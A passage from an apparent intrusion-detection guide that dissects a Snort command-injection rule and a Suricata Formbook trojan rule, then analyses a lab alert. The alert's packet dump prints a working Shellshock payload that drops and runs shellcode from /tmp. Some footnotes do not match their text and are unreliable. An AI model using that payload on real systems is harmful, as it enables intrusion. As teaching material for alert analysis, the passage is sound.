You can configure pulledpork to enable rules in the TALOS ruleset that are a part of one of these three base rule policies. The pulledpork script will then download the TALOS ruleset (if you don't have it already), parse the metadata tags of all the rules, and enable only the rules that have the metadata tags that correspond to the base rule policy. For example, in pulledpork.conf, you define the "Security" policy, and run pulledpork for the first time. Pulledpork downloads the rules from snort.org (using your Oinkcode), extracts the rules from the tarball, parses the policy metadata tag, and enables rules that have the "security-ips" metadata tag. For more information on this, check out README.RULESET file, included with pulledpork.

---

[38] https://www.owasp.org/index.php/Command_Injection
[39] https://github.com/shirkdog/pulledpork/blob/master/doc/README.RULESET

What about the drop portion of the policy? Don't worry about this too much. This more of a metadata tag for the enterprise product than for the open-source product. But on the bright side, you can easily perform a regular expression search for "[policy you want to enable] drop" and place that into pulledpork's dropsid.conf file, to convert all rules for that policy that have the word "drop" next to the baseline rule policy you wish to implement, and convert them from alert action rules to drop action rules through pulledpork automatically. If you aren't deploying your Snort sensor in IPS mode, for the most part, you can ignore the drop portion of the IDS policy.

The service http section of the metadata tag has to do with a feature of Snort known as a host attributes table. You can take external scan data from other NSM tools, vulnerability scanners and/or network scanners, and build an XML table of information on individual hosts. The host attributes table is discussed more in-depth in the Snort User Manual[40]. What this tag allows you to do, is that for all hosts in your host attributes table, who have an service entry labeled "http", no matter what TCP port the service is on, and regardless of whether or not the port on that host is including in the HTTP_PORTS port variable in snort.conf, make sure that this rule is applied to traffic on that port, that may be headed towards that particular server (or servers). Long story short, is that if you're not using the enterprise product, or host attribute tables, then this does absolutely nothing for you. But if you are, this allows you to apply certain IDS/IPS signatures to port numbers not defined in your snort.conf file.

The reference option tells you that this rule has a CVE (Common Vulnerabilities and Exposures) number that identifies this vulnerability. You can use your favorite search engine and search for CVE 2016-6267, and get more details on what software versions are affected by this vulnerability[41]. For this reason, it is VERY important that you have both a descriptive rule msg field, and a solid reference field for analysts to be able to look up more resources related to alerts they are responsible for analyzing.

The other fields are more metadata about the rule, including what type of rule it is according to the rule authors (classtype), the rule number in the overall rule collection (sid), and what revision number the currently deployed rule is (rev). It is very important that if you make modifications to IDS rules, that the revision number is incremented to reflect the fact that the rule has been modified. Collectively, the fields we've discussed so far (msg, metadata, reference, classtype, sid, and rev) are all rule metadata - fields that tell you more about the purpose of the rule itself. These aren't the only rule metadata options available, but they happen to be the most common.

Now, as for the actual rule itself, let's jump back for a minute, and look at the rule header:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
```

This rule header states that this rule applies to traffic from IP addresses defined in the EXTERNAL_NET variable in snort.conf, on any source TCP port, going TOWARDS IP

40 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node22.html#targetbased
41 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2016-6267

addresses defined in the HOME_NET variable in snort.conf, on any TCP destination port defined in the HTTP_PORTS variable defined in snort.conf. In short, this is looking at HTTP traffic coming inbound towards a network you are attempting to detect attacks against with Snort.

Next, let's take a look at the rest of the rule body:

```
flow:to_server,established; content:"/admin_notification.php"; fast_
pattern:only; http_uri; content:"spare_"; nocase; http_client_body;
pcre:"/(^|&)spare_(Community|AllowGroupIP|AllowGroupNetmask)=[^&]*?([\
x60\x3b\x7c]|[\x3c\x3e\x24]\x28|%60|%3b|%7c|%26|%3c%28|%3e%28|%24%28)/
Pim";
```

Starting from the top, you see the keyword flow. This keyword can be used to describe which direction traffic should be traveling towards, or which direction the traffic should be coming from in order for this rule to trigger. In addition to that, you can also specify whether or not the alert should trigger on TCP connections, non-tcp connections, and a host of other options[42]. In our case, flow:to_server, established; is saying the traffic should be traveling towards a server, and that a TCP session must be established with the server.

Next, we see the content keyword. This keyword defines messages, hexidecimal bytes, or a combination of the two we are interested in matching on in a particular packet or network stream[43]. There are several modifiers that define special properties about a particular content match (e.g. the nocase modifier tells Snort to make the previous content search case insensitive to match on any combination of upper or lowercase letters), or restrict Snort's pattern matching engine to certain portions of a protocol conversation (e.g. the http_uri modifier tells Snort to restrict the previous content match to the HTTP URI portion of an HTTP request header.). In our example rule, we have two content matches.

The first content match, content:"`/admin_notification.php";`, has two modifiers, `fast_pattern:only;` and `http_uri;`. The fast_pattern modifier tells Snort that this particular content match should only be processed by Snort's fast pattern matching engine. This modifier is typically used only with the longest content match with multiple content matches in a rule, or if there are a lot of content matches, the most unique content match out of an entire collection. Essentially, it's a way of trying to increase performance, by getting snort to look at a single content match in the fast pattern matcher, in order to see if maybe the rest of the rule will be applicable[44]. The `http_uri` modifier tells Snort to restrict this content match to the URI portion of an HTTP request header[45]. This is another performance enhancement for this content match, telling Snort to look for this content in a specific portion of a network stream or packet.

---

42 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node33.html#SECTION00469000000000000000

43 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION00451000000000000000

44 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION004522000000000000000

45 http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION004517000000000000000

Our second content match, content:"spare_";, has two additional modifiers, nocase; and http_client_body;. The nocase modifier tells Snort to treat the previous content match as case insensitive[46]. The previous content could be in upper, lower, or mixed case, and Snort will still match on it. The http_client_body modifier tells Snort to restrict this content match to the portion of the stream or packet where the HTTP client request body starts[47]. Much like the http_uri modifier above, this is a performance enhancement for Snort, telling Snort to restrict searching for this content match in a specific portion of a packet/stream.

The next portion of our rule body is the pcre keyword, and boy is it a bit of a doozy. PCRE, for those of you who don't know, is shorthand for Perl Compatible Regular Expressions. What is a Regular Expression? It's a pattern that you can define to describe what content/text you are looking for in big chunks of data. This is one of those hard to master, but extremely useful skills to pick up for sorting through massive amounts of data in a reasonable amount of time.

If PCRE is so useful, why aren't all snort rules just a series of regular expressions? Because calling the engine and performing PCRE regex (short hand for regular expression) searches is computationally expensive. Remember that Snort has to process anywhere from hundreds of packets per second (in small deployments), to millions of packets per second (in large-scale deployments), so computationally expensive things that take a lot of CPU cycles and time on the CPU to complete could result in latency, dropped packets, or missed detections. To that end, effectively written rules that utilize pcre typically try to do so after at least one or more constant content matches can be identified for the particular thing a rule is being written to detect. The content match serves as an "anchor" or a sort of preliminary validation that the packet/stream may actually be a true positive, before calling and using the computationally expensive pcre pattern matcher.

So now that you got all that, let's take a look at this:

```
pcre:"/(^|&)spare_(Community|AllowGroupIP|AllowGroupNetmask)=[^&]*?([\x60\x3b\x7c]|[\x3c\x3e\x24]\x28|%60|%3b|%7c|%26|%3c%28|%3e%28|%24%28)/Pim";
```

Let's break this down, piece by piece:

- The "(^|&)" portion of the expression is saying "the first character can be the start of a newline (^) or an ampersand (&)." Be aware that for regular expressions, the pipe symbol (|) means "or".
- The next section, "spare_(Community|AllowGroupIP|AllowGroupNetmask)=", is an expression that matches on the string "spare_", and either the string "Community", "AllowGroupIP", or "AllowGroupNetmask", followed by an equal (=) sign. For example, this

[46] http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION00455000000000000000
[47] http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION00451100000000000000

expression could match on “spare_Community=”, or “spare_AllowGroupIP=”, or “spare_AllowGroupNetmask=”.
- The next portion, “[^&]*?” matches on any character, one or more characters, so long as it is not the ampersand (&) character. In this instance, inside the brackets the carat (^) symbol means “not”, so the expression in brackets reads “not an ampersand”. The expression that immediately follows the bracketed expression is a
- The final portion of this expression, `([\x60\x3b\x7c]|[\x3c\x3e\x24]\x28|%60|%3b|%7c|%26|%3c%28|%3e%28|%24%28)`, is a huge collection of byte patterns, separated by the “|” symbol. “\x” in a regular expression denotes that the next two characters are a hexidecimal digit. The characters with the percent symbol (%) in front of them denote URL encoded characters. URL encoding is a method of encoding characters in a URL that are not necessarily ascii characters so that the web server the client is sending the request to can understand them. It is also a common obfuscation method for attackers. URL encoding features the percent symbol (%), then a pair of hexidecimal digits that denote the URL encoded character. For example, in our expression above, %60 is a URL encoded backtick symbol (`)[48]. Knowing this, we can break down this chunk of the regex like so:
-- ([x60\x3b\x7c] : Match any one of the three hex codes in the brackets – either hex 60, hex 3b, or hex 7c.
-- | [\x3c\x3e\x24]\x28 : Or, match any one of the three hex codes in the brackets (hex 3c, hex 3e, or hex 24) in addition to hex 28.
-- `|%60` : Or, match on the string, “`%60`”
-- `|%3b` : Or, match on the string, “`%3b`”
-- `|%7c` : Or, match on the string, “`%7c`”
-- `|%26` : Or, match on the string, “`%26`”
-- `|%3c%28` : Or, match on the string, “`%3c%28`”
-- `|%3e%28` : Or, match on the string, “`%3e%28`“
-- `|%24%28`) : Or, match on the string, “`%24%28`“

That is a lot of pipes, and “or” statements. That means if any one of these conditions in the parenthesis is true, and either the raw hex digits or URL encoded strings appear, the entire expression in the parenthesis is true.

I know this was a lot to take in, but there is one last thing in this expression we have to talk about the “/Pim” at the end of it. Each of these letters are “switches” or configuration options that change how this regular expression performs:
- i: configures the regular express to be case insensitive. Any mixture of upper and lowercase letters will return true, so long as the pattern is found.
- m: configures how the regex treats the “^” and “$” characters – the newline, and end of line characters, respectively.
- P: this is a snort-specific option that tells Snort to attempt to match against the raw HTTP body without any HTTP normalizations applied, including URL decoding.


I know that was a ton of information. If you’re interested in learning more about regular expressions, visit regex101 online[49]. If you’d like to learn more about regular expression

---

[48] https://www.w3schools.com/tags/ref_urlencode.asp
[49] https://regex101.com/
[50] http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION004526000000000000000

For your reference, I have created a diagram that illustrates the different portions of the rule we just analyzed together:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET$HTTP_PORTS
(msg:"SERVER-WEBAPP Trend Micro Smart Protection Serveradmin_notification.php
command injection attempt";flow:to_server,established;
content:"/admin_notification.php";fast_pattern:only; http_uri; content:"spare_";
nocase;http_client_body;pcre:"/(^|&)spare_(Community|AllowGroupIP|AllowGroupNetmask)=
[^&]*?([\x60\x3b\x7c]|[\x3c\x3e\x24]\x28|%60|%3b|%7c|%26|%3c%28|%3e%28|%24%28)
/Pim";metadata:policy security-ips drop, service http;
reference:cve,2016-6267;classtype:web-application-attack; sid:39913; rev:1;)
```




So now that we have reviewed a Snort rule together, it is only fair that we do the Same and analyze a Suricata rule together from the Emerging Threats ruleset. For this purpose, I have picked the following rule:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:”ET TROJAN Formbook
0.3 Checkin”; flow:to_server,established; content:”POST”; http_method;
content:”config.php”; http_uri; isdataat:!1,relative; content:”Mozilla
Firefox/4.0”; http_user_agent; content:”dat=”; depth:4; http_client_
body; nocase; fast_pattern; pcre:”/^[a-z0-9-_/+]{1000,}/PRi”; metadata:
former_category TROJAN; reference:md5,6886a2ebbde724f156a8f8dc17a6639c;
classtype:trojan-activity; sid:2024436; rev:2; metadata:affected_prod-
uct Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_
Endpoint, deployment Perimeter, signature_severity Major, created_at
2017_06_29, malware_family Password_Stealer, updated_at 2017_06_29;)
```

This rule demonstrates a lot of the unique features that Suricata offers. Let’s start with our rule header:

alert http $HOME_NET any -> $EXTERNAL_NET any

This rule header states that this rule applies to http traffic from IP addresses defined in the HOME_NET variable in suricata.yaml, on any source TCP port, going TOWARDS IP addresses defined in the EXTERNAL_NET variable in suricata.yaml, on any destination port, so long as it is parsed as http traffic. In short, this is looking at HTTP traffic going outbound from a network you are attempting to detect attacks against with Suricata.

Let's move on to the rule body and start by focusing on msg field:

```
msg:"ET TROJAN Formbook 0.3 Checkin";
```

The msg field indicates that this is a rule out of the "ET TROJAN" ruleset, for a piece of trojan malware named formbook, in particular, this rule captures version 0.3's Checkin network traffic. Check-in traffic is sometimes also referred to as a beacon, or what traffic is generated when a piece of malware attempts to establish contact with its command and control. Now, just like the Snort rule, we're going to skip over the main portion of the rule to the end of the rule where the rest of the metadata is:

```
metadata: former_category TROJAN; reference:md5,6886a2ebbde724f156a8f-8dc17a6639c; classtype:trojan-activity; sid:2024436; rev:2; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, signature_severity Major, created_at 2017_06_29, malware_family Password_Stealer, updated_at 2017_06_29;)
```

So there is a lot going on here, but don't be alarmed. Not unlike the Snort rule we analyzed before, the metadata tags are additional pieces of contextual information that can be used to give us more information about this signature. We have two metadata keywords associated with this rule:

```
metadata: former_category TROJAN;
```

The string "`former_category TROJAN`" is information that can be used for rule organization and maintenance, and lets us know that this rule may have moved from a different rule category to the "ET TROJAN" rule category, or that the rule may be moved to a new category in the near future. Now, let's analyze the other metadata keyword:

```
metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, signature_severity Major, created_at 2017_06_29, malware_family Password_Stealer, updated_at 2017_06_29;)
```

This keyword has a lot of strings associated with it. All of these strings give us a plethora of information about this rule. For example, "`affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit`", tells us that this trojan targets Microsoft Windows operating systems. The string, "`attack_target Client_Endpoint`", tells us this is a trojan that targets client endpoint systems; you are more likely to see this rule firing for client operating systems, as opposed to server editions of Microsoft Windows. The string,

"deployment Perimeter", tells us that the writers or maintainers of this rule think it is best suited for deployment on an IDS or IPS sensor at the perimeter of your local network. The string, "`signature_severity Major`", tell us that the authors/maintainers think that this rule has a high severity. This means that if this rule has triggered an alert, it is like that the host system the alert came from is compromised. Considering that this rule is for a check-in/beacon, the major severity seems reasonable. Barring any false positives, the source IP address identified in an alert is likely to be compromised and will require remediation.

The "`created_at 2017_06_29`", and "`updated_at 2017_06_29`" strings server a similar purpose to inform you of the date the rule was last written, and the date on which the rule was last modified. This could be important information for ensuing that you have the latest revision of the rule available, or coverage against newer variants of this particular trojan. Finally, the string "`malware_family Password_Stealer`", indicates what capabilities this trojan has available. Be aware, that this tag may or may not be an exhaustive list of functionality. Now, let's have a look at the remaining metadata we haven't covered yet:

```
reference:md5,6886a2ebbde724f156a8f8dc17a6639c; classtype:trojan-activity; sid:2024436; rev:2;
```

Much like Snort, there are `sid`, `rev`, `classtype`, and reference keywords, and they are used in practically the same manner. reference:`md5,6886a2ebbde724f156a8f8dc17a6639c` informs us that a point of reference available to us is an MD5 file hash. Using this file hash, you could search through online sandboxes, malware databases, or even your favorite search engine to see if you can find a write-up on this trojan, or download a copy of it for in-house analysis and reverse engineering. `classtype:trojan-activity` tells us that this rule is classified as activity associated with trojan style malware. And last but not least, `sid:2024436; rev:2` tells us both the rule identification number in the emerging threats ruleset, and what revision number this rule is.

While Suricata (currently) does not have any baseline ruleset policies like Snort does, you can easily use these metadata tags and/or several other criteria with the rule management tool pulledpork to make your own baseline ruleset for Suricata. You can simply put in an expression, or group of expressions in the pulledpork enablesid.conf (or, if you want to operate in IPS mode, dropsid.conf) file, and that will tell pulledpork what rules to enable after downloading them. Now, all this being said, let's look at the remaining portion of our rule body:

```
flow:to_server,established; content:"POST"; http_method; content:"config.php"; http_uri; isdataat:!1,relative; content:"Mozilla Firefox/4.0"; http_user_agent; content:"dat="; depth:4; http_client_body; nocase; fast_pattern; pcre:"/^[a-z0-9-_/+]{1000,}/PRi";
```

Just like with Snort, Suricata has a flow keyword you can use to determine what

[51] https://suricata.readthedocs.io/en/latest/rules/flow-keywords.html#flow

The next portion of this rule is a content search for the string "POST", followed by the modifier, http_method. The content keyword defines what data we want to look for in the networks stream or packet[52]. The `http_method` modifier restricts the previous content search to the section of the HTTP client header that defines the method being used to connect to the destination web server[53]. This is used to speed up performance by restricting which portion of a packet or stream is analyzed for a particular content match. For a reference on HTTP methods, you will want to review RFC2616[54].

The next portion of this rule is another content match, looking for "`config.php`" in the URI portion of the HTTP client request header, via the `http_uri` modifier. Just like with Snort (and similar to the http_method modifier above), the `http_uri` modifier makes your rules more efficient and faster, by restricting content searches to certain portions of a packet or stream. In this case, we only want to search in the URI portion of the HTTP request header[55].

The next portion of the rule utilizes the isdataat keyword. As the name implies, this is a simple check that asks snort to see if there are a certain number of bytes of data in the payload of a packet/stream[56]. For example, `isdataat:50` will return true (and generate an alert) if the payload portion of a packet/stream has 50 bytes or more of data within. This can be matched from the beginning of the payload portion of a packet, or relative from the last content match. In the case of our rule above, `isdataat:!1,relative`, this is checking to see that there is at *least* 1 byte of data AFTER the last content match, if not, then the check is true.

The next content match is looking for the string, "Mozilla Firefox/4.0" with the modifier http_user_agent. As you may have guessed, this is another modifier that restricts what portion of the packet/stream will be searched for a valid match. The HTTP user-agent is a field in the HTTP client request header that can optionally identify what browser or application issued an HTTP request[57]. It isn't very high fidelity, can easily be modified or spoofed, but it is an HTTP client request header field nonetheless. We're looking for a user-agent string that reads "Mozilla Firefox/4.0".

The next content match is a bit of a doozy:

```
content:"dat="; depth:4; http_client_body; nocase; fast_pattern;
```

So the first thing is that we are looking for the string "`dat=`" in an http packet/stream. The modifiers however, are doing quite a few things to narrow down where Suricata will be looking for this string. The depth modifier tells Suricata that the previous content match should be in the first four bytes of the payload portion of the packet/stream *normally*. You'll notice the `http_client_body` modifier immediately after the depth modifier. The

---

52 https://suricata.readthedocs.io/en/latest/rules/payload-keywords.html#content
53 https://suricata.readthedocs.io/en/latest/rules/http-keywords.html#http-method
54 https://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html
55 https://suricata.readthedocs.io/en/latest/rules/http-keywords.html#http-uri-and-http-raw-uri
56 https://suricata.readthedocs.io/en/latest/rules/payload-keywords.html#isdataat
57 https://suricata.readthedocs.io/en/latest/rules/http-keywords.html#http-user-agent

`http_client_body` modifier tells Suricata to look for the previous content match in the body portion of an HTTP client request. This is usually where parameters, user input, or data that users are uploading to a web server is located, and as you might expect, comes immediately after the HTTP client request headers. Between the depth and http_client_body, we're telling Suricata that this content match should be in the first four bytes of the HTTP client request body. We also see a nocase modifier to make this string match on upper and lowercase letter variations, and finally, we have the fast_pattern modifier. This modifier works nearly identically to the fast_pattern:only modifier for Snort rules in that it tells Suricata that this content search should be the one sent to the fast pattern matching engine that Suricata uses, in order to see if the content match can be found in http traffic it's evaluating. Just like with Snort, the longest content match is the one that is used by the fast pattern matcher by default, and just like with Snort, your goal with fast pattern matching content matches is to have a unique content match used. Sometimes, a shorter content match in your rule could end up being a more useful, unique content match and can overall mean better rule performance due to Suricata not getting as many preliminary matches. So in our rule above, saying that this content match, anchored to the first four bytes of the HTTP client body should be the pattern to send to the fast pattern matcher.

The last portion of our Suricata rule is a regular expression, via the pcre keyword:


```
pcre:”/^[a-z0-9-_/+]{1000,}/PRi”;
```

Just like with Snort, Suricata features a PCRE pattern matching engine that can utilize perl-compatible regular expressions. This particular regular expression is looking for any of the following characters: a-z,0-9, or the symbols -, _, /, or +, repeating 1,000 or more times. The option “P” is a Suricata-specific option that tells the pcre engine to search in the HTTP client body. The option “R” is another Suricata-specific option that tells the pcre pattern matching engine to begin its search relative to the last content match. In our case, this tells the pattern matcher to start looking for characters that match the express after the “dat=” content match at the start of the HTTP client request body. The “i” option, just like with Snort makes the pcre pattern matching case-insensitive. For more information on Suricata's pcre keyword, please review the documentation online[58].

[58] https://suricata.readthedocs.io/en/latest/rules/pcre.html#pcre-perl-compatible-regular-expressions

Just like with Snort, here is an illustration to help you understand the portions of a Suricata rule a little bit better:

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"ET TROJANFormbook 0.3 Checkin";
flow:to_server,established;content:"POST"; http_method;
content:"config.php";http_uri; isdataat:!1,relative; content:"Mozilla
Firefox/4.0";http_user_agent; content:"dat="; depth:4; http_client_body;
nocase;fast_pattern; pcre:"/^[a-z0-9-_/+]{1000,}/PRi";
metadata:former_category TROJAN;
reference:md5,6886a2ebbde724f156a8f8dc17a6639c;classtype:trojan-
activity; sid:2024436; rev:2; metadata:affected_product
Windows_XP_Vista_7_8_10_Server_32_64_Bit,attack_target
Client_Endpoint, deployment Perimeter, signature_severity
Major,created_at 2017_06_29, malware_family Password_Stealer,
updated_at 2017_06_29;)
```



# Chapter 4: Analyzing Alerts

So now we know what both Snort and/or Suricata rules look like, you have access to rule documentation for both Snort and Suricata, and you should now be able to read rules more effectively. What about IDS alerts? Here is a collection of IDS alerts from a personal lab environment I have set up. The alerts are generated by a Snort VM, parsed by Hurricane Labs Add-On for Unified2, a Splunk application that parses Snort's unified2 output files on the sensor, and turns them into JSON plaintext logs[59]. Those logs are then sent from the Splunk Universal Forwarder installation on the Snort sensor, to my lab's Splunk indexer for logging, and retrieval from the Splunk search head (on the same system) for querying/ retrieval[60]:

| i | Time | Event |
|---|---|---|
| > | 4/28/17 1:48:26.000 PM | (see event below) |


```
{ [-]
  blocked: 0
  destination: { [-]
    host: no data
    ip: 172.16.6.3
    port: 21
  }
  event_id: 17
  event_microsecond: 140779
  event_second: 1493401706
  event_uuid: 7f9eab59-a7fa-4f44-81b2-d91c89489461
  packet: { [+]
  }
  protocol: TCP
  sensor_id: 0
  signature: { [-]
    classification: Attempted Administrator Privilege Gain
    gen_id: 1
    msg: OS-OTHER Bash environment variable injection attempt
    priority: 1
    revision: 3
    sig_id: 32069
  }
  source: { [-]
    host: no data
    ip: 172.16.6.2
    port: 42437
  }
}
Show as raw text
host = ips   source = /opt/splunkforwarder/etc/apps/TA-unified2/bin/alert_json.sh   sourcetype = snort_json
```


As you can see from the screen capture above, there is a ton of information to analyze. When you are tasked with investigating IDS/IPS events, here are some of the main questions you want to be able to answer, with answers based on the data presented above in **bold**:

---

[59] https://tools.kali.org/information-gathering/fragrouter

[60] https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/032/original/target_based_frag.pdf?AWSAccessKeyId=AKIAIXACIED2SPMSC7GA&Expires=1501097853&Signature=ttDV9ycIP-rONnqEbH7AHkR%2Ff8UU%3D

What is the alert's message? **OS-OTHER Bash environment variable injection attempt**
What are the source and destination IP addresses involved? **Source:172.16.6.2 Dest: 172.16.6.3**
Do we know what operating system the target system is running? **Yes**
Do we know what network services are hosted on the target system? **Yes**
What transport protocol was used? **TCP**
What are the source and destination ports involved? **Source:42437 Dest: 21**
What is the signature ID? **32069**
When did this event occur: **1:48PM on April 28th, 2017**
Do we have the packet that triggered the event? **Yes**
Are there multiple instances of the alert firing? If so, do they follow any sort of a discernible pattern? **No**
Are there other IDS/IPS alerts to/from the same hosts indicating further malicious behavior? (e.g. post-exploitation activity, other exploits thrown, brute forcing, SQL injection, etc.) **Yes**

With few exceptions, most of these questions can immediately be answered with the data available from the alert itself. Most IDS alerts will have the alert message that triggered, some information on the network protocol used in the attack, the time the attack occurred, the signature that fired, source and destination IP addresses involved, as well as source and destination TCP/UDP ports (if applicable). This information should be available no matter what IDS/IPS platform you use, regardless of it being open or closed source.

Sometimes, depending on the platform/SIEM you are logging to, and the output format you configure for your IDS/IPS platform, you may be able to get a copy of the packet that triggered the IDS alert. Our Splunk add-on to parse unified2 files is able to send the packets logged in unified2 format, show you any ASCII, human readable strings in the data, provide a raw hex dump of the packet, and store this data in Splunk:


```
packet: { [-]
  ascii: ..]......]..
..E.....@.@..................&_..$..0...........
.Sw...(vPASS () { :;}; /bin/sh -c "printf '\150\150\57\142\151\156\211\343\120\123\211\341\260\13\315\200'>>/tmp/1JpDO ; /bin/chmod +x /tmp/1JpDO ; /tmp/1JpDO ; rm -f /tmp/1JpDO"

  hex: 00 15 5D 02 02 0E 00 15 5D 02 02 0D 08 00 45 00 00 E0 EC 10 40 00 40 06 E9 E1 AC 10 06 02 AC 10 06 03 A5 C5 00 15 26 5F 9A F6 24 2E BF 30 80 18 00 E5 B4 12 00 00 01 01 08 0A 00 24 77 17 00 11
28 76 50 41 53 53 20 28 29 20 7B 20 3A 3B 7D 3B 20 2F 62 69 6E 2F 73 68 20 2D 63 20 22 70 72 69 6E 74 66 20 27 5C 31 35 30 5C 31 35 30 5C 35 37 5C 31 34 32 5C 31 35 31 5C 31 35 36 5C 32 31 31 5C 33 34 3
5C 31 32 30 5C 31 32 33 5C 32 31 31 5C 33 34 31 5C 32 36 30 5C 31 33 5C 33 31 35 5C 32 30 30 27 3E 3E 2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 2F 62 69 6E 2F 63 68 6D 6F 64 20 2B 78 20 2F 74 6D 70 2F 6C 4
70 44 4F 20 3B 20 2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 72 6D 20 2D 66 20 2F 74 6D 70 2F 6C 4A 70 44 4F 22 0D 0A
}
```


Some logging platforms will let you request the actual pcap. Others will show you the a hex string (as seen in the picture above), and still more will encode the hex dump in base64, requiring you to decode it before converting the hex string to a packet capture. You're probably wondering: How do I convert the raw hex dump into a packet that I can load up in wireshark or another network analysis tool? Here is what you'll need:

A Linux/Unix-like system with the following utilities:
The application xxd
The application od
The application `text2pcap` (on debian/apt-based linux distros, this is usually provided when you run `apt-get install wireshark`)
The ability to copy/paste output (e.g. SSH session) or copy a file containing our hex string to the Linux system

Method 1: Fileless

Copy the hex string you want to convert back to a pcap to your system's clipboard. In our image above, this would be the hexadecimal string:

```
00 15 5D 02 02 0E 00 15 5D 02 02 0D 08 00 45 00 00 E0 EC 10 40 00 40 06
E9 E1 AC 10 06 02 AC 10 06 03 A5 C5 00 15 26 5F 9A F6 24 2E BF 30 80 18
00 E5 B4 12 00 00 01 01 08 0A 00 24 77 17 00 11 28 76 50 41 53 53 20 28
29 20 7B 20 3A 3B 7D 3B 20 2F 62 69 6E 2F 73 68 20 2D 63 20 22 70 72 69
6E 74 66 20 27 5C 31 35 30 5C 31 35 30 5C 35 37 5C 31 34 32 5C 31 35 31
5C 31 35 36 5C 32 31 31 5C 33 34 33 5C 31 32 30 5C 31 32 33 5C 32 31 31
5C 33 34 31 5C 32 36 30 5C 31 33 5C 33 31 35 5C 32 30 30 27 3E 3E 2F 74
6D 70 2F 6C 4A 70 44 4F 20 3B 20 2F 62 69 6E 2F 63 68 6D 6F 64 20 2B 78
20 2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 2F 74 6D 70 2F 6C 4A 70 44 4F
20 3B 20 72 6D 20 2D 66 20 2F 74 6D 70 2F 6C 4A 70 44 4F 22 0D 0A
```

Open an SSH session (if you haven't already) to the system with xxd, od, and text2pcap installed. Run the following command:


```
echo "00 15 5D 02 02 0E 00 15 5D 02 02 0D 08 00 45 00 00 E0 EC 10 40 00
40 06 E9 E1 AC 10 06 02 AC 10 06 03 A5 C5 00 15 26 5F 9A F6 24 2E BF 30
80 18 00 E5 B4 12 00 00 01 01 08 0A 00 24 77 17 00 11 28 76 50 41 53 53
20 28 29 20 7B 20 3A 3B 7D 3B 20 2F 62 69 6E 2F 73 68 20 2D 63 20 22 70
72 69 6E 74 66 20 27 5C 31 35 30 5C 31 35 30 5C 35 37 5C 31 34 32 5C 31
35 31 5C 31 35 36 5C 32 31 31 5C 33 34 33 5C 31 32 30 5C 31 32 33 5C 32
31 31 5C 33 34 31 5C 32 36 30 5C 31 33 5C 33 31 35 5C 32 30 30 27 3E 3E
2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 2F 62 69 6E 2F 63 68 6D 6F 64 20
2B 78 20 2F 74 6D 70 2F 6C 4A 70 44 4F 20 3B 20 2F 74 6D 70 2F 6C 4A 70
44 4F 20 3B 20 72 6D 20 2D 66 20 2F 74 6D 70 2F 6C 4A 70 44 4F 22 0D 0A"
| xxd -r -p - | od -Ax -tx1 -v | text2pcap - file.pcap
```

What this does is take the hex ascii string, sends it to the xxd command which converts it from an ASCII string of the hex you see to a raw representation of the hex. From there, we send that raw hex data to the od command with specific parameters to format the raw hex data in a format that the text2pcap command can use to transform the raw data into a packet capture (pcap). The end result is a file named "file.pcap":

```
